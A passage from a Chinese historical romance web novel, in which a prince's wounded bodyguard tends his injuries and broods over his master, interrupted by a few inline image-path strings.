墨色沉重,屋檐上伏着一人。见陈最已找到歇脚处,便要撤身回去向虞归寒禀告。
忽然,瞧见夜色中显出几道人形来,他便又隐匿回来,注视着夜色细微变幻。
宰相之令,将陈最一举一动悉数告知,不容一丝遗漏。
“快啊,莫让贵人等急了。”
人影中一人压低声音。
暗卫不动声色地注视,人影幢幢,来人不是一个,不是两个,足足五人。
暗卫手放置腰间,若五人有任何异举,杀无赦。
五人不知自己被人盯上,来到陈最门前:“冯大人命小的们前来伺候贵人。”
暗卫:“……”
暗卫定眼一瞧,只见这五人个个都只穿着单薄的中衣,在寒风里冻得皮肤泛红,肌肉紧绷。衣带要系不系,襟口更是敞开到腰际,露出精壮的胸膛和腹肌。
不等他思考这是否在杀无赦之中,就见陈最的房门打开了。
五人鱼贯进了房中。
暗卫心中霎时一紧,不知如何将眼前一幕禀告宰相。
好在不多时,五人抱头而出,一声瓷器碎响在落在五人身后。
暗卫眉眼松动,耐心又等了一会儿,见不再有人打扰四皇子,足尖一跃,轻盈归于夜幕之中。
房中。
陈最被冯其英气得头疼,他恨不得再将冯其英狠狠打上三十棍才好。
陈最恨恨地骂着:“我看冯其英是欠收拾了,把我当什么,什么货色都敢往我身边送?”
甚至一送,送五个。
他坐在圈椅里,身侧一道屏风。屏风的另一边,肴洐褪下衣服为自己涂抹膏药。他一身的伤,先是在宝佛寺取三物被机关所伤,再是在虞归寒手里受了伤。
因着想尽办法去寻陈最,肴洐没有管这些伤。现下,多少伤口溃烂,与衣裳的料子黏在一块,脱衣时,又是一次撕开伤口。
没有观赏自己的伤,肴洐赶紧涂抹金疮药。
倒也不是紧张自己的伤势,而是紧张气味被陈最闻见。
刀尖舔血的人,知道闷在衣裳里的伤口有多难闻。金疮药带着药香,能压住浑浊的气味。
将金疮药覆上伤口,肴洐要紧咬牙关,狠狠攥着拳才没让自己发出声响。
身前的伤容易涂抹,后背的伤就难以企及。其实肴洐双臂不短,平时也能够着后背,只是如今双臂各自有伤,再去够身后,伤口就会再撕开,又渗出难闻的血来。肴洐很是为难。想了想,他抽开长剑,把金疮药先在剑刃上覆上一层,随后反过胳膊,用白刃在背后来回磨。有时没注意,刀刃又在背上划出细长新伤,肴洐都忍着,直到金疮膏药用完,才拢上衣裳。
他看着屏风,屏风拓着陈最身影。
应该是累了,陈最倚在圈椅中睡着了。
肴洐盯着屏风上的影,瞧了又瞧。
微微恍惚。
今夜过去,他在陈最身边待了整三年。
地上残着瓷盏的碎片,这只杯盏还挺好看的,不过被陈最用来砸人了。
担心碎片伤了陈最,肴洐弯腰拾起来。
碎片棱角锋利,肴洐却迟迟没有丢弃。
他握在手中,用指腹去抵棱角处。
他与冯其英并无什么接触,也就是办陈最交代的差事时,偶尔会有几句公事公办的交谈。
可肴洐知道冯其英为何会送来五个男人。
冯其英不是在讨好。
冯其英再是力余智短,也应当知道,今时今夜,都不是送人的时机。
之所以送了五人过来,那是因为冯其英心里没有妄念。冯其英应当是被陈最‘断袖言论’惊住了,于是用这五个男人告诉陈最,他不会以身侍主的决心。
以身……
侍主……
“肴洐。”屏风那边陈最忽然一声。
肴洐如梦初醒,指腹猝然被碎片割破,血珠滚落,他慌忙蜷起手指,将伤口死死按在衣襟上:“属下在。”
陈最呵欠一声:“冷。”
“是。”
肴洐看见桌上一件狐裘,是陈最从别院带出来,进门后随手扔在那的。
他用茶壶里的水净了手,这才捧起狐裘,绕过屏风。
大抵是他动作慢了,陈最又睡了去。
肴洐小心地放下狐裘,而就在狐裘将要落在陈最身上时,肴洐的动作赫然顿住。
他嗅力极好,闻见沁在狐裘风毛里的梅香。
这是狐裘是,虞归寒的。
肴洐垂着头,他听着陈最熟睡的气息。
挣扎,压不住的情绪。最终,他扔开了狐裘,去榻上拿来被子,轻柔地盖在陈最身上。